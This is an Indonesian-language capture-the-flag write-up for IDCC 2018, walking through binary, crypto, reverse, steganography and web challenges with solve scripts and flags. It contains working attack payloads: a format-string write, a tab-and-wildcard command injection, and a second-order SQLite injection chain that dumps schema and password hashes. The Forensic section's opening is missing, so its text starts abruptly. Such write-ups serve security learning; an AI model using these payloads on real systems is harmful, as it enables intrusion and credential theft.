
CTF IDCC 2018 Write up

Oleh : Achmad Fahrurrozi Maskur

Daftar Isi

Daftar Isi	1
Binary Exploit - Format Play (50pts)	3
Binary Exploit - Password Generator (100pts)	4
Crypto - DecryptME (50pts)	5
Crypto - OldCrypt (70pts)	6
Forensic - Freedom (120pts)	7
Reverse - EzPz (50pts)	9
Reverse - BabyShark (80pts)	10
Stegano - Secret Message (50pts)	11
Stegano - MPPPsst (80pts)	12
Web - Do not cheat! (30pts)	13
Web - 007 (100pts)	14
Web - Pesanan kedua (120pts)	15

Binary Exploit - Format Play (50pts)

Soal

Akses ke nc 178.128.106.125 13373.

Solusi

Setelah dilakukan decompile program *format_playing*, terdapat pengecekan variable global *secret* dengan 48879. Dengan judul soal yang menyebutkan kata "**format**", maka kita gunakan **format string** untuk mengubah variable *secret* tersebut. Soal ini mirip dengan soal Angstrom CTF "format-1". Maka kita dapat mengikuti step-by-step writeup yang ada (<https://github.com/VulnHub/ctf-writeups/blob/master/2016/angstrom-ctf/format-1.md>)

```
um form_play$ python -c 'print "A"*4 + "-%X-%X-%X-%X-%X-%X-%X"' | ./format_playing
Input your name: Hello, AAAA-ffd7da2c-f7727b48-804865a-0-1-f7751918-41414141
secret: 255
hahaha... shame
um form_play$ objdump -t format_playing | grep secret
0804a034 g      0 .data 00000004          secret
um form_play$ python -c 'print "\x34\xa0\x04\x08%48875x%7$n"' | ./format_playing
```

1. Dilakukan pengecekan index yang tepat terhadap input
2. Dilakukan pengecekan alamat variable *secret*
3. Construct payload dengan menggunakan format little-endian

Flag: IDCC{M4nipulat1n9_F0rm4t_for_pR0f1T_\$\$\$}

Binary Exploit - Password Generator (100pts)

Soal

Program Python ini berfungsi untuk melakukan generate random password.

```
nc 178.128.106.125 1337
```

Solusi

Soal ini mirip seperti soal Gemastik NetSec tahun 2017 "Random String Generator". Maka solusi yang digunakan juga mirip yaitu dengan menggunakan spesial karakter [tab] dan juga wildcard untuk membaca file (dalam kasus ini file **flag**).

Payload: 31'[tab]*g[tab]#

```
um ~$ nc 178.128.106.125 1337
31'      *g      #
#####
##### Random Password Generator #####
#####
Insert Length: IDCC{Br3ak_Y0urZ_LImIT}tr: write error: Broken pipe
```

Flag: IDCC{Br3ak_Y0urZ_LImIT}

Crypto - DecryptME (50pts)

Soal

Decrypt and win.

Solusi

Diberikan file *decryptme.py* yang terdapat fungsi enkripsi dan juga file *enkripsi* yang berisi flag yang sudah dienkripsi. Enkripsi dilakukan dengan operator 'plus' with key. Hal pertama yang dilakukan yaitu mencari keynya. Karena kita tau format flag yaitu **IDCC** maka didapatkan key yaitu **'raja'**.

Dilakukan dekripsi dengan script sbb:

```
1  from base64 import *
2
3  keys = 'raja'
4
5  dec = []
6  with open('enkripsi') as file:
7      a = file.read().strip()
8      for i, c in enumerate(a):
9          dec.append(chr((ord(c) - ord(keys[i % len(keys)])) % 127))
10     print b64decode(''.join(dec))
11
12 def enkripsi(plain, keys):
13     enc = []
14     plain = b64encode(plain)
15     for i, l in enumerate(plain):
16         kunci = ord(keys[i % len(keys)])
17         teks = ord(l)
18         enc.append(chr((teks + kunci) % 127))
19     return ''.join(enc)
```

```
um DecryptME$ python decryptme.py
IDCC{S1mpl3_4nd_stR4ight}
```

Flag: IDCC{S1mpl3_4nd_stR4ight}

Crypto - OldCrypt (70pts)

Soal

Just another crypt..

Solusi

Diberikan file *flag* yang terdapat sebuah kumpulan paragraf dan diakhir dengan string EAOO{} yang dicurigai yaitu flag yang sudah dienkripsi dan sebuah file *kunci* yang berisi **r404404loa404kcf404tebhv404zmd404sgnx404ypqw404iju**. Karena format flag yaitu IDCC{} kita dapat menyimpulkan bahwa teknik enkripsi yaitu substitusi. Selanjutnya dilakukan analisis terhadap file *kunci*. Dengan menghapus 404, didapatkan sebuah set karakter berjumlah 26 (sama dengan jumlah alphabet). Maka dapat disimpulkan substitusi yang digunakan yaitu 'a' = kunci[0], 'b' = kunci[1], dst..

Dilakukan dekripsi dengan script sbb:

```

1  import string
2
3  kunci = "rloakcftebhvzmdsgnxypqwiju"
4  lc = string.lowercase
5  uc = string.uppercase
6
7  with open('flag') as f:
8      lines = f.read().split('\n')
9      for line in lines:
10         dec = []
11         for char in line:
12             if char in lc:
13                 dec.append(lc[kunci.index(char)])
14             elif char in uc:
15                 dec.append(uc[kunci.index(char.lower())])
16             else:
17                 dec.append(char)
18         flag = ''.join(dec).split('\r')[0]
19     print flag
20

```

```

um oldCrypt$ python solve.py
IDCC{y0u_Pwn3D_m3_n1Ce}

```

Flag: IDCC{y0u_Pwn3D_m3_n1Ce}

Angka tersebut merupakan desimal yang printable. Oleh karena itu dibuat script python untuk convert dan membaca string tersebut.


```

IDCC$ python
Python 2.7.12+ (default, Sep 17 2016, 12:08:02)
[GCC 6.2.0 20160914] on linux2
Type "help", "copyright", "credits" or "license()" for more information.
>>> flag = [45,45,47,47,32,68,101,99,111,109,112,105,108,101,100,32,67,111,100,101,46,32,10,114,101,113,117,105,114,101,32,34,110,105,120,105,111,46,102,115,3
4,10,114,101,113,117,105,114,101,32,34,105,111,34,10,10,32,32,32,108,111,99,97,108,32,102,61,105,111,46,111,112,101,110,40,34,47,114,111,111,116,47,110,111,11
6,101,115,46,116,120,116,34,44,34,114,34,41,10,32,32,32,105,102,32,102,126,61,110,105,108,32,116,104,101,110,32,10,32,32,32,112,114,105,110,116,40,34,73,68,67
,67,123,79,112,101,110,87,82,84,105,53,57,48,48,68,33,125,34,41,10,10,32,32,32,101,108,115,101,32,10,32,32,112,114,105,110,116,40,34,87,101,32,97,108,108,3
2,108,105,118,101,32,101,118,101,114,121,32,100,97,121,32,105,110,32,118,105,114,116,117,97,108,32,101,110,118,105,114,111,110,109,101,110,116,115,44,32,100,1
01,102,105,110,101,100,32,98,121,32,111,117,114,32,105,100,101,97,115,46,34,41,10,10,32,32,32,101,110,100,10]
>>> ''.join(chr(c) for c in flag)
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
  File "<stdin>", line 1, in <genexpr>
TypeError: ord() expected string of length 1, but int found
>>> ''.join(chr(c) for c in flag)
'--// Decompiled Code. \nrequire "nixio.fs"\nrequire "io"\n\n local f=io.open("/root/notes.txt","r")\n if f~=nil then \n print("IDCC{OpenWRTi5900D!}")\n
\n else \n print("We all live every day in virtual environments, defined by our ideas.")\n\n end\n'
>>>

```

Ternyata benar!

Flag: **IDCC{OpenWRTi5900D!}**

Reverse - EzPz (50pts)

Soal

Can you reverse this flag for me Flag="c=/2HsfweAeTCz]!V@alV@pz9??\$eYjQVz&ln<z5"

Solusi

Diberikan sebuah program EzPz (ELF 64-bit). Ketika dijalankan, program selalu mengeluarkan string **"/V8H9~55"** walaupun dengan argv yang berbeda-beda. Setelah dilakukan dekompile, ternyata tidak membantu karena banyak fungsi bawaan yang ikut di-dekompile. Hingga suatu ketika penulis berinisiatif untuk rename filename EzPz, ternyata output yang dikeluarkan berbeda. Oleh karena itu dicurigai yang diproses adalah filename bukan argv. Kita coba rename filename menjadi IDCC dan didapatkan:

```
um ezpz$ cp EzPz IDCC
um ezpz$ ./IDCC
"c=/2Hp55"
```

Output yang dikeluarkan merupakan substring dari flag yang diminta!

Setelah dilakukan banyak kali percobaan, ditemukan algoritma yang digunakan yaitu:

1. Filename dibagi menjadi beberapa bagian, tiap bagian terdiri dari 3 karakter.
2. Untuk tiap bagian dilakukan enkripsi menjadi 4 karakter
3. Dilakukan concat untuk tiap bagian yang terenkripsi

Oleh karena itu, dibuat script reverse

1. Flag yang diberikan dibagi menjadi beberapa bagian yang terdiri dari 4 karakter
2. Dilakukan brute-force terhadap namafile hingga output yang diberikan sama dengan yang diharapkan
3. Lakukan concat terhadap hasil yang didapatkan

Script yang digunakan bisa dilihat di:

<https://drive.google.com/file/d/1qMyvOvTlo1wGEmUeq6yf7wGkjgACuHS4/view?usp=sharing>

Flag: **IDCC{h4sk3LI_i5_l4zY_4nD_Fun}**

Reverse - BabyShark (80pts)

Soal

My code running while compile time :/

Solusi

Diberikan suatu file *babyshark* (ELF 64-bit) yang ketika dijalankan menghasilkan:

```
um babysharks$ ./babyshark
Flagnya sudah terenkripsi dengan aplikasi ini: 535f59586176296f7b446a492a7c687a77762b7523446e28776b762f6e7e45722f447d2b2a7f452f456e67
Pembuatannya dilakukan pada waktu kompilasi :)
Bisakah kamu mengembalikan Flagnya?
```

Setelah dilakukan analisa yang cukup lama, ditemukan bahwa string 535f5958... merupakan sebuah string yang sudah di-encode('hex') terlebih dahulu. Oleh karena itu hal pertama yang dilakukan yaitu melakukan decode('hex'). Setelah itu, karena kita tau format flag yaitu "IDCC" kita dapat menemukan pola bagaimana enkripsi tersebut terjadi. Setelah cukup lama, ditemukan bahwa flag di-encode dengan melakukan operasi XOR dengan 26 apabila index genap dan XOR dengan 27 apabila index ganjil.

Digunakan script python sebagai berikut:

```
1 flag_hx = "535f59586176296f7b446a492a7c687a77762b7523446e28776b762f6e7e45722f447d2b2a7f452f456e67"
2
3 flag = flag_hx.decode('hex')
4 dec = []
5 for i, c in enumerate(flag):
6     dec.append(chr(ord(c) ^ 26 + (i % 2)))
7 print ''.join(dec)
```

Didapatkan flag

```
um babysharks$ python solve.py
IDCC{m3ta_pR0gramm1n9_t3mpl4te_i5_g00d_4_u}
```

Flag: IDCC{m3ta_pR0gramm1n9_t3mpl4te_i5_g00d_4_u}

Stegano - Secret Message (50pts)

Soal

Yo dawg..

Solusi

Diberikan dua file gambar *stored.jpg* dan juga *password.jpg*. Setelah dilihat dan diresapi file *password.jpg*, ditemukan sebuah string hex dibagian kanan bawah. Hex tersebut yaitu **4c3333744d65496e** yang jika di-decode menghasilkan **"L33tMeIn"**. String tersebut merupakan password untuk melakukan ekstraksi steganography yang ada pada gambar. Kita coba menggunakan steghide pada file *stored.jpg*, ditemukan sebuah string **5uperBStr0ngP4ass**. Kemudian string tersebut digunakan untuk mengekstrak string yang ada pada file *password.jpg*. Kemudian alhamdulillah flagnya muncul

```
um yodawg$ steghide extract -sf stored.jpg -p L33tMeIn -xf out
wrote extracted data to "out".
um yodawg$ file out
out: ASCII text, with no line terminators
um yodawg$ cat out
5uperBStr0ngP4assum yodawg$ steghide extract -sf password.jpg -p 5uperBStr0ngP4ass -xf out
the file "out" does already exist. overwrite ? (y/n) n
steghide: did not write to file "out".
um yodawg$ steghide extract -sf password.jpg -p SuperBStr0ngP4ass -xf outs
wrote extracted data to "outs".
um yodawg$ file out
out: ASCII text, with no line terminators
um yodawg$ cat out
5uperBStr0ngP4assum yodawg$ cat outs
IDCC{Ch4in1nG_5teg0_p4ssW0rD_}um yodawg$
```

Flag : IDCC{Ch4in1nG_5teg0_p4ssW0rD_}

Stegano - MPPPssst (80pts)


Soal

Lestarikan lagu anak-anak.

Solusi

Diberikan dua file, *cover.jpg* dan juga *telordardarr.mp3*. Pertama-tama dilakukan analisis terhadap file *cover.jpg* namun tidak ditemukan apa-apa kecuali metadata comment: **"Download lyric here: pastebin.com/phxSqmq2"**. Namun link tersebut hanya memberikan lirik lagu saja.

Kemudian dilakukan percobaan dengan menggunakan tools [AudioStego](#), ternyata flagnya langsung muncul



```
um build$ ./hideme ../../telordardarr.mp3 -f
Doing it boss!
Looking for the hidden message...
String detected. Retrieving it...
Message recovered size: 28 bytes
Message: 'IDCC{st3Gano_s0und_n_h1d3}'0000
*** stack smashing detected ***: ./hideme terminated
Aborted (core dumped)
um build$
```

Flag : IDCC{st3Gano_s0und_n_h1d3}

Web - Do not cheat! (30pts)

Soal


http://206.189.88.9:6301/

Solusi

Dilakukan pengecekan terhadap page source, ditemukan sebuah script dengan variable yang mencurigakan yaitu **secretstroke** yang merupakan sebuah string yang terdiri dari beberapa angka. Angka tersebut merupakan keycode pada javascript, yang jika di-decode menghasilkan up,up,down,down,left,right,left,right,b,a yang dimana code tersebut merupakan 'cheat' yang sudah umum digunakan di game game jaman dulu :)

```
tx2=canvas2.getContext("2d"),cw=window.innerWidth
],maxCharCount=100,fallingCharArr=
],secretstroke="38,38,40,40,37,39,37,39,66,65";
,n){this.x=t,this.y=n}$(document).keydown(function(t)
altee),$.post("flag.php",function(t)
```

Langsung saja kita 'pakai' cheatnya di halaman utama. Kemudian page mengeluarkan alert



Flag : IDCC{0nly_th3_we4K_che4T}

Web - 007 (100pts)

Soal

http://206.189.88.9:9001


Solusi

Hal pertama yang ditampilkan web tersebut yaitu berupa tulisan **"Unfortunately, phone has stahpd working!"**. Oleh karena itu, langsung coba buka lewat handphone, ternyata hasil yang didapatkan berbeda, terdapat 12 gambar PUBG yang merujuk ke link `/007_t0p_5ecr8.apk`. Langsung saja kita download dan jalankan.


Aplikasi tersebut hanya menampilkan sebuah tulisan, settings (tidak berfungsi) dan sebuah FAB yang juga tidak jelas apa tujuannya. Oleh karena itu dilakukan dekompilasi terhadap file apk tersebut. Pertama-tama di-decompile menggunakan dex2jar namun tidak ditemukan apa-apa. Kemudian dilakukan decompile dengan menggunakan aplikasi ["Show Java"](#) dan ditemukan sebuah bagian yang menarik

```
name="app_host">007_h0st.txt</string>
name="app_name">007</string>
name="app_origin">agent_007.com</string>
name="app_param">agent</string>
name="app_value">0071337</string>
name="app_verb">POST</string>
```

Kemudian kita coba telusuri `http://206.189.88.9:9001/007_h0st.txt` dan ditemukan sebuah url `/flag.php`



Origin yang diminta yaitu `agent_007.com` dan juga konfigurasi yang lain sesuai dengan bagian yang menarik tadi. Oleh karena itu kita gunakan Postman untuk memudahkan konfigurasi. Kemudian didapatkan flag



Flag : `IDCC{s0metim3Z_ag3nt_iZ_us3fuLL}`

Web - Pesanan kedua (120pts)


Soal

http://206.189.88.9:6601

Solusi

Terdapat sebuah halaman register.php (anehnya tidak ada halaman login). Kita coba register dengan username **admin** namun error **"Username already exist!"**. Kemudian kita coba register dengan nama, username, dan password = **qweqwe**.

Setelah berhasil masuk ke halaman profil.php, pada line 1, terdapat sebuah string debug.




Pada web juga terdapat sebuah fitur **"check secret key"** yang dimana secret key merupakan **epoch time** yang di-encode **base64**.

Juga terdapat fitur **"edit profile"** yang dapat mengubah **username**. Setelah dilakukan perubahan username menjadi **qwerqwer**, ternyata string debug tetap menampilkan qweqwe. Dapat diambil kesimpulan yang ditampilkan yaitu **nama** user, bukan username.

Selanjutnya dilakukan percobaan dengan mengubah username dengan tag html. Ternyata berhasil namun terdapat filter yaitu [space] di-replace dengan **underscore** namun dapat di-bypass menggunakan [tab]. Kemudian dilakukan percobaan cukup lama dengan XSS namun tidak ditemukan apa-apa.

Selanjutnya dilakukan percobaan dengan melakukan sql injection dengan mengubah username menjadi **"[tab]or[tab]1=1[tab]--"**. Hasilnya keluar di debug.



Setelah itu dicoba **union select database()** namun tidak menampilkan apa-apa, setelah berpikir cukup lama ternyata sql yang digunakan bukanlah MySQL melainkan sqlite. Kita coba inject menggunakan cheat sheet yang ada pada halaman [github ini](#) mulai dari read database sampai dengan read value yang ada pada suatu table.

Payload sqli yang digunakan kurang lebih yaitu:


1. Read database, didapatkan **users_regizt**
2. Read schema database, didapatkan terdapat 5 field: **id, name, username, password, dan time.**
3. Read value yang diinginkan dengan id=1 atau username=zuperadmin

```

1 #ref:https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/SQL%20Injection/SQLite%20Injection.md
2
3 " UNION SELECT tbl_name FROM sqlite_master WHERE type="table" and tbl_name NOT like "sqlite_%" --
4
5 # Got : users_regizt
6
7 " UNION SELECT sql FROM sqlite_master WHERE name NOT LIKE 'sqlite_%' AND name='users_regizt' --
8
9 # Got :
10 CREATE TABLE "users_regizt" (
11   "id" integer NOT NULL PRIMARY KEY AUTOINCREMENT,
12   "name" text NULL,
13   "username" text NULL,
14   "password" text NULL,
15   "time" numeric NULL
16 )
17
18 " UNION SELECT password FROM users_regizt WHERE username='admin' --
19
20 # Got : a0b65101df12de742709f5dd82031bfa
21
22 " UNION SELECT password FROM users_regizt WHERE id=1 --
23
24 # Got 434a517350a93371290a0a72679cac81
25
26 " UNION SELECT time FROM users_regizt WHERE id=1 --
27
28 # Got : 1990-09-09 09:09:09

```

Selain itu, digunakan BurpSuite untuk memudahkan mengubah username (repeater).



Selanjutnya, untuk mendapatkan flag, kita dapat melakukan pengecekan **secretkey** dengan **secretkey admin**. Didapatkan time admin yaitu **1990-09-09 09:09:09**. Kemudian kita convert menjadi **epoch time** dan encode **base64**. Namun jangan lupa untuk kurangi time yang didapatkan dengan 7 karena pada database yang disimpan adalah **UTC+7**



Flag : IDCC{n1c3_one_th1z_iz_Sec0nD_OrdEr_Sqli}